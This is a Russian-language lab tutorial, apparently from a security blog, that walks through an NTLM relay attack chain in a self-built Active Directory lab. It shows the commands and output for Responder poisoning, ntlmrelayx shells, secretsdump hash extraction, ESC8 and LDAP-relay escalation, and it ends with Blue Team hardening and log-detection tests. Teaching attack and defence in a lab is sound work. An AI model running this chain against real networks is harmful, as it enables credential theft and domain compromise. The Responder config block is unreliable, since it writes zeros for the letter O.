


Практическое руководство: Создание боевой лаборатории Active Directory для эксплуатации и защиты от NTLM Relay

 redsec.by/article/prakticheskoe-rukovodstvo-sozdanie-boevoy-laboratorii-active-directory-dlya-ekspluatacii-i-zashity-ot-ntlm-relay

Red Teams | 3 марта 2026



В первой части нашего исследования мы детально разобрали фундаментальные проблемы архитектуры автоматического доверия в Windows, механику перехвата Net-NTLMv2 хешей и концептуальные подходы к защите инфраструктуры (от отключения LLMNR/NBT-NS до внедрения Tier-модели и тотального SMB Signing). Однако теория информационной безопасности остается мертвым грузом без практического закрепления. Для инженера Red Team или архитектора Blue Team единственный способ по-настоящему понять векторы атак — воспроизвести их собственными руками в контролируемой среде.

Данный материал представляет собой пошаговое инженерное руководство по проектированию, развертыванию и настройке «боевого» стенда Active Directory. На базе этой лаборатории мы от и до повторим классическую цепочку эксплуатации: от отравления широковещательного трафика с помощью **Responder** до ретрансляции аутентификации через **ntlmrelayx** с последующим получением интерактивного шелла и выгрузкой хешей.

Материал предназначен для специалистов по наступательной и оборонительной кибербезопасности и требует базового понимания сетей L2/L3, принципов работы гипервизоров и администрирования серверных ОС Microsoft.

1. Архитектура и топология лаборатории

Для качественной симуляции корпоративной сети нам потребуется изолированная среда, состоящая как минимум из четырех виртуальных машин. Эта топология отражает минимальный жизнеспособный фрагмент домена (Tier 1 / Tier 2), где присутствует контроллер, файловый сервер (мишень) и пользовательская рабочая станция (жертва).

1.1. Состав узлов стенда

Имя узла	Роль в инфраструктуре	ОС	IP-адрес (Статика)	Примечание
DC01	Контроллер домена (Tier 0)	Windows Server 2019/2022	192.168.56.10	Домен LAB.LOCAL, роль AD DS, DNS-сервер.
FS01	Файловый сервер (Tier 1)	Windows Server 2019/2022	192.168.56.20	Сервер-цель. Искусственно уязвимая мишень (SMB Signing отключен).
WS01	Рабочая станция (Tier 2)	Windows 10/11	192.168.56.30	Доменный член. Источник легитимного трафика (жертва).
KALI	Станция атакующего	Kali Linux (или Parrot OS)	192.168.56.50	Размещает Responder, Impacket, NetExec. Точка перехвата.

1.2. Сетевая конфигурация (Критическое условие)

Важно: Сегментация L2

Главное и абсолютно незыблемое правило для данной лаборатории — **все 4 машины должны находиться в одном и том же L2-сегменте** (широковещательном домене).

Протоколы LLMNR (Link-Local Multicast Name Resolution) и NBT-NS (NetBIOS Name Service), которые мы будем эксплуатировать на первой фазе, работают на основе Multicast (UDP 5355) и Broadcast (UDP 137). Маршрутизаторы (L3) по умолчанию

отбрасывают такой трафик. Если машина KALI будет находиться в другой подсети относительно WS01, Responder физически не увидит запросы жертвы.

Рекомендация по гипервизору:

- Если используется **VirtualBox**: Создайте сеть типа Host-Only Adapter или Internal Network (например, vboxnet0 с подсетью 192.168.56.0/24). Подключите все четыре ВМ к этому адаптеру.
- Если используется **VMware Workstation/ESXi**: Используйте Custom (VMnet) сегмент, убедившись, что встроенный DHCP отключен, так как мы будем назначать статические IP-адреса вручную для чистоты эксперимента.

2. Развёртывание и базовая настройка Active Directory

Переходим к инженерной фазе — созданию уязвимой инфраструктуры. Мы не будем использовать сложные скрипты авто-развертывания (вроде GOAD или DetectionLab), так как ручная настройка позволяет лучше понять, где именно возникают уязвимости.

2.1. Инициализация Контроллера Домена (DC01)

- Установите чистую ОС Windows Server 2019 или 2022.
- В настройках сетевого адаптера задайте статический IP 192.168.56.10, маску 255.255.255.0. В качестве предпочитаемого DNS-сервера укажите 127.0.0.1 (он сам будет резолвить имена).
- Переименуйте сервер в DC01 и перезагрузите.

Для ускорения процесса установим роль AD DS (Active Directory Domain Services) и поднимем новый лес LAB.LOCAL через PowerShell (запускать от имени Администратора):

```
# Установка бинарных файлов роли AD DS
```

```
Install-WindowsFeature -Name AD-Domain-Services -IncludeManagementTools
```

```
# Промоутирование сервера до Контроллера Домена (потребуется задать пароль SafeMode)
```

```
Install-ADDSForest -DomainName "LAB.LOCAL" -DomainNetbiosName "LAB" -InstallDns:$true
```

После автоматической перезагрузки DC01 становится полноценным контроллером домена.

Создание тестового контингента:

Нам потребуется пользователь (user1), от имени которого будет инициироваться трафик, и группа безопасности (Helpdesk), которая в дальнейшем получит права администратора на файловом сервере. Выполните на DC01:

```
# Импорт модуля AD (если не загружен)
```

```
Import-Module ActiveDirectory
```

```
# Создание пользователя LAB\user1
New-ADUser -Name "user1" -SamAccountName "user1" -AccountPassword (ConvertTo-SecureString "P@ssw0rd!" -AsPlainText -Force)

# Создание глобальной группы Helpdesk
New-ADGroup "Helpdesk" -GroupScope Global -Path "CN=Users,DC=LAB,DC=LOCAL"

# Добавление пользователя user1 в группу Helpdesk
Add-ADGroupMember "Helpdesk" user1
```

2.2. Подготовка рабочей станции жертвы (WS01)

- Установите Windows 10 или 11.
- Задайте статический IP 192.168.56.30, маска 255.255.255.0.
- **Критично:** В качестве предпочитаемого DNS-сервера строго укажите 192.168.56.10 (DC01). Без этого машина не сможет найти контроллер домена для присоединения.
- Введите машину в домен LAB.LOCAL через стандартный интерфейс (Свойства системы -> Изменить параметры -> Домен). Потребуется учетные данные встроенного администратора домена (LAB\Administrator).
- Перезагрузите ПК.

Практика: После перезагрузки залогиньтесь на WS01 под созданной учетной записью LAB\user1 (пароль: P@ssw0rd!). Убедитесь, что пользователь имеет права обычного юзера (не может устанавливать софт, не имеет локального admin). Это имитирует реальную жизнь: рядовой сотрудник работает за своей машиной.

2.3. Создание уязвимой мишени (FS01)

Файловый сервер — это цель нашего Relay. Чтобы атака увенчалась успехом (получением шелла/дампом SAM), релэйнутая учетная запись должна обладать административными привилегиями на этой машине, а сам сервер не должен требовать SMB Signing.

- Установите Windows Server 2019/2022.
- IP: 192.168.56.20, маска 255.255.255.0, DNS: 192.168.56.10.
- Введите сервер в домен LAB.LOCAL и перезагрузитесь.

Настройка прав доступа:

Чтобы LAB\user1 (через группу Helpdesk) мог администрировать этот сервер, добавим группу LAB\Helpdesk в группу локальных администраторов на FS01. Выполните на FS01 в консоли PowerShell от имени администратора домена:

```
Add-LocalGroupMember -Group "Administrators" -Member "LAB\Helpdesk"
```

Создание легитимной сетевой шары (для реалистичности):

```
New-Item -Path 'C:\Share' -ItemType Directory  
New-SmbShare -Name 'Share' -Path 'C:\Share' -FullAccess 'Everyone'
```

Главный этап: Ослабление безопасности (Отключение SMB Signing)По

умолчанию на рядовых серверах подпись не требуется, но в современных сборках Windows Server это поведение может меняться. Мы сделаем сервер искусственно уязвимым, явно отключив требование подписи.

Выполните на FS01:

```
Set-SmbServerConfiguration -RequireSecuritySignature $false -Force  
Set-SmbClientConfiguration -RequireSecuritySignature $false -Force
```

Для верификации того, что настройки применились корректно, выполните проверку:

```
Get-SmbServerConfiguration | Select RequireSecuritySignature  
Get-SmbClientConfiguration | Select RequireSecuritySignature
```

Обе команды должны вернуть False. Мишень готова.

3. Станция атакующего (KALI): Подготовка инструментария

В качестве боевой станции мы используем Kali Linux. Роль этой машины — перехватывать бродкаст-запросы, отдавать поддельные ответы и маршрутизировать полученные NTLM-сессии на FS01.

Запустите Kali Linux, назначьте статический IP 192.168.56.50 на интерфейс eth0 (или соответствующий вашему гипервизору).

Большинство современных дистрибутивов Kali уже содержат необходимый арсенал, но для гарантии выполним обновление и установку пакетов. Откройте терминал:

```
sudo apt update  
sudo apt install -y responder python3-impacket netexec crackmapexec
```

Пояснение по инструментам:

- responder — демон для прослушивания и отравления LLMNR/NBT-NS.
- python3-impacket — набор библиотек, включающий легендарный ntlmrelayx.py и secretsdump.py.
- netexec (NXC) — современный форк проекта crackmapexec (CME). Проект CME перестал активно поддерживаться, поэтому индустрия Red Team мигрировала на NetExec. Если в вашем дистрибутиве установлен только старый CME, он тоже подойдет, так как флаг --gen-relay-list в них работает идентично.

Проверим корректность установки и доступность вызова команд в среде PATH:

```
responder -h  
impacket-ntlmrelayx -h  
netexec smb -h # или crackmapexec smb -h
```

Если справка выводится корректно, инструментарий готов к бою.

4. Предварительная разведка и проверка векторов

Перед запуском активной фазы перехвата профессиональный пентестер всегда проверяет ландшафт. Нам нужно убедиться, что жертва рассылает запросы, а цель уязвима.

4.1. Верификация работы LLMNR и NBT-NS на жертве

По умолчанию на всех клиентских версиях Windows (10/11) протоколы LLMNR и NetBIOS over TCP/IP включены. В рамках стенда мы не применяем к ним GPO харденинга. Но для понимания того, где это контролируется, вы можете проверить статус на WS01:

Проверка LLMNR:

Откройте локальные групповые политики (gpedit.msc) -> Computer Configuration -> Administrative Templates -> Network -> DNS Client. Параметр Turn off multicast name resolution должен быть в состоянии Not Configured или Disabled.

Проверка NBT-NS:

В графическом интерфейсе свойств сетевой карты -> IPv4 -> Properties -> Advanced -> вкладка WINS. Радиокнопка должна стоять на Default: Use NetBIOS setting from the DHCP server или Enable NetBIOS over TCP/IP.

4.2. Генерация списка целей (Target List) для Relay

Инструмент ntlmrelayx должен знать, куда ему направлять перехваченные сессии. Ему нужен список IP-адресов. Но слепо направлять аутентификацию на все подряд — плохая практика (вы вызовете блокировки учеток и оставите массу следов в SIEM). Нам нужны только те хосты, где SMB Signing **отключен**.

На машине KALI запускаем сканирование подсети с помощью NetExec:

```
netexec smb 192.168.56.0/24 --gen-relay-list targets.txt
```

(Если NetExec недоступен, используйте: crackmapexec smb 192.168.56.0/24 --gen-relay-list targets.txt)

Как это работает: Инструмент отправляет анонимные SMB-запросы (SMB Negotiate Protocol Request) на каждый IP в подсети /24. В ответном пакете от сервера он

анализирует флаг SecurityMode. Если бит SMB2_NEGOTIATE_SIGNING_REQUIRED не установлен (равен 0), утилита помечает хост как уязвимый к Relay и добавляет его в файл targets.txt.

Проверим содержимое сгенерированного файла:

```
cat targets.txt
```

В идеальном сценарии в файле должен оказаться IP-адрес нашего файлового сервера: 192.168.56.20. IP-адрес DC01 (192.168.56.10) туда попасть не должен, так как на контроллерах домена подпись всегда включена принудительно политикой Default Domain Controllers Policy.

5. Настройка атакующей связки (Responder + ntlmrelayx)

Это самая критичная часть подготовки. Неправильная конфигурация приведет к конфликту портов на KALI.

5.1. Модификация конфигурации Responder

По умолчанию Responder пытается быть «универсальным комбайном»: он и травит сеть, и сам поднимает SMB-сервер (порт 445), чтобы собрать хеши в локальную базу SQLite. Если Responder займет порт 445, то ntlmrelayx не сможет запуститься и выведет ошибку Port 445 is already in use. Нам нужно разделить их роли: Responder только направляет трафик (Poisoning), а ntlmrelayx принимает его на свои сокет.

На машине KALI открываем конфигурационный файл Responder:

```
sudo nano /etc/responder/Responder.conf
```

В секции [Responder Core] строго меняем два параметра на Off:

```
[Responder Core]
; Servers to start
SQL = 0n
SMB = 0ff          ; Обязательно выключить
RDP = 0n
Kerberos = 0n
FTP = 0n
POP = 0n
SMTP = 0n
IMAP = 0n
HTTP = 0ff        ; Обязательно выключить
HTTPS = 0n
DNS = 0n
LDAP = 0n
```

Сохраняем файл (Ctrl+O, Enter, Ctrl+X).

5.2. Поднятие движка ретрансляции (ntlmrelayx)

Открываем первое окно терминала на KALI. Запускаем ntlmrelayx в режиме ожидания с интерактивным шеллом:

```
sudo impacket-ntlmrelayx -tf targets.txt -smb2support -i
```

Разбор параметров команды:

- -tf targets.txt — указывает путь к файлу с нашими целями. Инструмент будет перебирать их по очереди при получении входящего соединения.
- -smb2support — критически важный флаг. Без него инструмент будет пытаться использовать устаревший протокол SMBv1, который давно отключен в Windows 10/Server 2019.
- -i (interactive) — приказывает утилите не просто сдать хеши и отключиться, а поднять локальный TCP-сокеты на петлевом интерфейсе (127.0.0.1) для взаимодействия с целевым сервером через примитивную командную оболочку.

Альтернативный сценарий Red Team: Режим SOCKS

В реальных боях вместо -i чаще используют SOCKS-прокси:

```
sudo impacket-ntlmrelayx -tf targets.txt -smb2support -socks
```

Этот режим позволяет маршрутизировать любой трафик (через прохучейн) от лица скомпрометированного пользователя. Мы разберем его применение в фазе пост-эксплуатации.

5.3. Запуск отравителя (Responder)

Открываем **второе** окно терминала на KALI (оставляя ntlmrelayx работать на фоне). Запускаем Responder:

```
sudo responder -I eth0 -dwv
```

(Убедитесь, что eth0 — это интерфейс, смотрящий в вашу сеть 192.168.56.0/24. Проверить можно командой ip a).

Разбор флагов Responder:

- -I eth0 — интерфейс для прослушивания широковещательных пакетов.
- -d — включает отравление NetBIOS Domain Name запросов (NBT-NS).
- -w — включает отравление WPAD (Web Proxy Auto-Discovery Protocol), что крайне эффективно для перехвата HTTP-трафика.
- -v — Verbose mode, подробный вывод логов на экран.

Теперь наша ловушка полностью взведена. KALI тихо слушает эфир.

6. Исполнение вектора атаки в стенде

Переходим к фазе активных действий. Мы симитируем типичную ошибку пользователя.

6.1. Триггер LLMNR-поиска (Жертва вступает в игру)

Переключаемся на виртуальную машину **WS01**.

Убедитесь, что вы залогинены под доменным пользователем LAB\user1.

- Нажмите комбинацию клавиш Win + R (откроется окно «Выполнить») или просто откройте стандартный Проводник (Explorer).
- Введите в адресную строку заведомо несуществующее сетевое имя, например:

```
\\fileserverr
```

Что происходит под капотом (Невидимая магия сетей):

- WS01 формирует DNS-запрос к DC01: *"Какой IP у fileserverr.lab.local?"*
- DC01 (DNS) отвечает: NXDOMAIN (имя не найдено).
- WS01, пытаясь угодить пользователю, формирует пакет LLMNR и кричит в сеть 192.168.56.255 (Multicast): *"Кто в локалке знает имя fileserverr?"*
- Responder на KALI мгновенно ловит этот пакет и шлет Unicast-ответ на WS01: *"Это я, мой IP 192.168.56.50. Обращайся"*.
- WS01 радостно инициирует SMB-соединение с KALI (порт 445), отправляя NTLM Negotiate запрос.
- Сокет KALI (который слушает ntlmrelayx) принимает запрос, пересылает его на FS01 (192.168.56.20), получает от FS01 Challenge, отдает его обратно WS01, забирает от WS01 зашифрованный Response и «скармливает» его FS01.

6.2. Анализ вывода KALI (Перехват и Ретрансляция)

В окне **Responder** вы увидите строки, подтверждающие факт поинзинга:

```
[LLMNR] Poisoned answer sent to 192.168.56.30 for name fileserverr
[NBT-NS] Poisoned answer sent to 192.168.56.30 for name fileserverr
```

В окне **ntlmrelayx** начнется динамический вывод:

```
[*] HTTP Service listening on 0.0.0.0:80
[*] SMB Service listening on 0.0.0.0:445
[*] SMBD-Thread-3: Connection from LAB/USER1@192.168.56.30 controlled, attacking tar
[*] Authenticating against smb://192.168.56.20 as LAB/USER1 SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
```

Строка SUCCEED — это триумф. Сессия установлена. Поскольку LAB\user1 (через группу Helpdesk) имеет права локального администратора на FS01, цель полностью

скомпрометирована. Утилита сообщает, что подняла TCP-порт 11000 для взаимодействия.

6.3. Получение интерактивного шелла и пост-эксплуатация

Открываем **третье** окно терминала на KALI. Подключаемся к поднятому сокету с помощью Netcat:

```
nc 127.0.0.1 11000
```

Вы попадете в интерактивную консоль Type help for list of commands. Это ваш шелл к FS01. Выполните несколько команд для верификации:

```
# Смотрим имя пользователя, под которым мы работаем
```

```
whoami
```

```
# Ожидаемый вывод: LAB\user1
```

```
# Читаем содержимое диска C на файловом сервере
```

```
dir C:\
```

```
# Переключаемся на административную скрытую шару
```

```
use C$
```

Поздравляю. Вы удаленно управляете файловым сервером от имени легитимного пользователя, не зная его пароля, не подбирая хеши и не запуская эксплойты на переполнение буфера.

6.4. Продвинутая техника: Дамп хешей через SOCKS-прокси

Режим -i удобен для проверки, но в боевой практике Red Team чаще использует режим -socks. Давайте воспроизведем его.

- Остановите ntlmrelayx (Ctrl+C).
- Запустите его заново с флагом -socks:

```
sudo impacket-ntlmrelayx -tf targets.txt -smb2support -socks
```

- Снова спровоцируйте запрос с WS01 (\\filesrvr2).
- В консоли ntlmrelayx вы увидите: [*] Proxying connections to smb://192.168.56.20.

Как использовать SOCKS:

В консоли ntlmrelayx введите команду socks. Она покажет таблицу активных сессий (Target: 192.168.56.20, Username: LAB\user1, Port: 445).

Теперь мы можем использовать инструмент secretsdump.py для выгрузки всех локальных хешей с FS01, пропуская трафик через наш прокси.

Убедитесь, что в файле /etc/proxychains4.conf на Kali последняя строка выглядит так (порт SOCKS4 по умолчанию для ntlmrelayx):

socks4 127.0.0.1 1080

Выполняем атаку:

```
proxychains4 impacket-secretsdump -no-pass LAB/user1@192.168.56.20
```

Разбор магии:

- proxychains4 перехватывает сетевой трафик утилиты secretsdump и заворачивает его в порт 1080.
- -no-pass — мы не указываем пароль и не передаем хеш. Аутентификация уже установлена на уровне сокета ntlmrelayx. Мы просто используем существующий канал.
- secretsdump обращается к сервису Remote Registry на FS01, вытягивает ключи шифрования из реестра (SAM, SECURITY, SYSTEM) и дампит на ваш экран NTLM-хеш встроенного администратора
Administrator:500:aad3b...:31d6cfe0d16ae931b73c59d7e0c089c0:... Дальше вы можете применять Pass-the-Hash для lateral movement по сети.

7. Модернизация стенда: Выход на Tier 0 («Святой Грааль»)

Освоив базовый релэй на Tier 1 (FS01), вы получаете идеальный плацдарм для изучения продвинутых атак, ведущих к полному захвату леса Active Directory (Tier 0). Стенд легко расширить для следующих сценариев:

7.1. Вектор ESC8: Relay на службы сертификации (AD CS)

Установите на DC01 или отдельный сервер роль **Active Directory Certificate Services (AD CS)** с компонентом **Certificate Authority Web Enrollment**. Этот компонент поднимает HTTP-интерфейс, который по умолчанию уязвим к NTLM Relay (так как HTTP не поддерживает подпись SMB, а Extended Protection for Authentication по умолчанию выключена).

Сценарий в лаборатории:

- Используйте скрипт PetitPotam.py или Coercer, направив его на DC01, чтобы принудить компьютерную учетную запись контроллера домена (DC01\$) аутентифицироваться на KALI.
- ntlmrelayx релейит эту аутентификацию на HTTP-эндпоинт AD CS (<http://dc01/certsrv>).
- Запрашивается сертификат от имени DC01\$.
- Полученный Base64-сертификат используется через Rubeus/Certipy для запроса TGT (Ticket Granting Ticket) для DC01\$.
- С билетом DC вы выполняете DCSync и получаете хеш krbtgt. Домен пал.

7.2. Вектор LDAP Relay и эскалация ACL (RBCD / Shadow Credentials)

Сконфигурируйте ntlmrelayx для ретрансляции не в SMB, а в **LDAP** (на IP контроллера домена ldap://192.168.56.10).

Когда администратор домена ошибается в имени сети, его сессия перенаправляется в LDAP контроллера. С помощью флага --escalate-user user1 ntlmrelayx модифицирует параметры Active Directory, выдавая user1 права *Replicate Directory Changes*.

После этого user1 (от которого мы знаем пароль P@ssw0rd!) может запустить impacket-secretsdump напрямую к DC01 и выполнить DCSync.

7.3. Симуляция работы Blue Team (Тестирование Харденинга)

Самая важная часть работы с лабораторией — доказать, что методы защиты, описанные в первой статье, реально работают.

- **Тест 1:** На FS01 верните RequireSecuritySignature \$true. Запустите атаку заново. Вы увидите в KALI ошибку: Signature is REQUIRED on the target machine, failing. Атака отбита.
- **Тест 2:** На WS01 отключите LLMNR через GPO и NBT-NS в свойствах адаптера. Запустите атаку. При обращении к \\fileserverr тишина. Responder больше ничего не видит. Атака пресечена на корню.

Настройте Windows Event Forwarding, включите аудит сетевых входов (Logon Type 3). Проведите атаку и найдите в журналах DC01 и FS01 события **Event ID 4624**. Изучите несовпадение полей Workstation Name и Source Network Address — это научит вас писать корректные правила для SIEM-систем (Threat Hunting).

Развертывание собственной лаборатории Active Directory — это переход от абстрактного знания к твердому инженерному навыку. Стенд, описанный в данном руководстве, демонстрирует, насколько хрупка безопасность Windows-сетей в конфигурации «по умолчанию».

Один неверно набранный путь в адресной строке проводника рядовым пользователем приводит к полной компрометации критичного файлового сервера просто потому, что архитектура NTLM позволяет перенаправить легитимный контекст доверия, а протокол SMB не требует криптографической подписи. Тренируйтесь в лаборатории, изучайте логи, внедряйте защиту (GPO/SMB Signing/Tiering) и проверяйте её на прочность. Только так формируется мышление настоящего эксперта информационной безопасности.

FAQ: Типовые ошибки внедрения и вопросы

1. Почему Responder не видит запросы (в окне пусто)?

Проверьте три вещи: 1) Точно ли KALI и WS01 в одном L2-сегменте (смогут ли они сделать друг другу ping)? 2) Введен ли ресурс с опечаткой? Попробуйте обратиться к \\randomtext. 3) Не заблокирован ли UDP-трафик локальным файрволом на WS01 или гипервизоре.

2. NTLMrelayx пишет "Port 445 is already in use". Что делать?

Вы забыли отключить SMB сервер в конфигурации Responder. Выполните `nano /etc/responder/Responder.conf`, установите `SMB = Off`, сохраните файл и перезапустите Responder. Если ошибка осталась, возможно, системный сервис Samba на Kali занимает порт. Выполните `sudo systemctl stop smbd`.

3. ntlmrelayx выдает "Authenticating against ... FAILED" (Отказ в доступе).

Это значит, что релей технически успешен, но учетная запись (жертва), чей трафик мы перехватили, не имеет прав на целевой машине. Убедитесь, что LAB\\user1 (или группа Helpdesk) добавлена в группу локальных администраторов на FS01.

4. Relay прошел успешно (SUCCEED), но SAM хеши не вывелись на экран.

По умолчанию, если вы запускаете ntlmrelayx без флага `-i` и без `-socks`, он попытается сдать SAM. Если этого не произошло, это может быть связано с тем, что служба Remote Registry на FS01 остановлена. Запустите её на сервере-мишени (`Start-Service RemoteRegistry`) или используйте интерактивный шелл/SOCKS для проверки прав.

5. Почему в файле targets.txt оказался только один IP-адрес?

NetExec заносит в файл только те IP, где порт 445 открыт и SMB Signing отключен. Если вы не применяли команду `Set-SmbServerConfiguration -RequireSecuritySignature $false` на FS01, он не попадет в список.

6. Зачем указывать DNS на WS01 в виде IP-адреса контроллера домена?

Архитектура Active Directory неразрывно связана с DNS. WS01 ищет SRV-записи домена (например, `_ldap._tcp.dc._msdcs.lab.local`), чтобы найти контроллер для аутентификации. Без этого привязка к домену невозможна.

7. Можно ли использовать для перехвата не Kali Linux, а Windows-машину?

Теоретически да, используя Inveigh (аналог Responder на PowerShell/C#). Однако экосистема Impacket (включая ntlmrelayx) нативно и стабильно работает именно в Unix-средах. Kali/Parrot OS являются индустриальным стандартом для этих задач.

8. Нужно ли выключать Windows Defender на FS01 и WS01 в лаборатории?

Для конкретно этого вектора (SMB Relay с получением шелла) отключение Defender не обязательно. Запросы обрабатываются на сетевом уровне. Однако, когда вы перейдете к пост-эксплуатации (например, выгрузке SAM через VSS или запуску

Mimikatz через SOCKS), Defender заблокирует вредоносную активность в памяти. Для гладкого обучения на первых этапах рекомендуется временно отключить Real-Time Protection.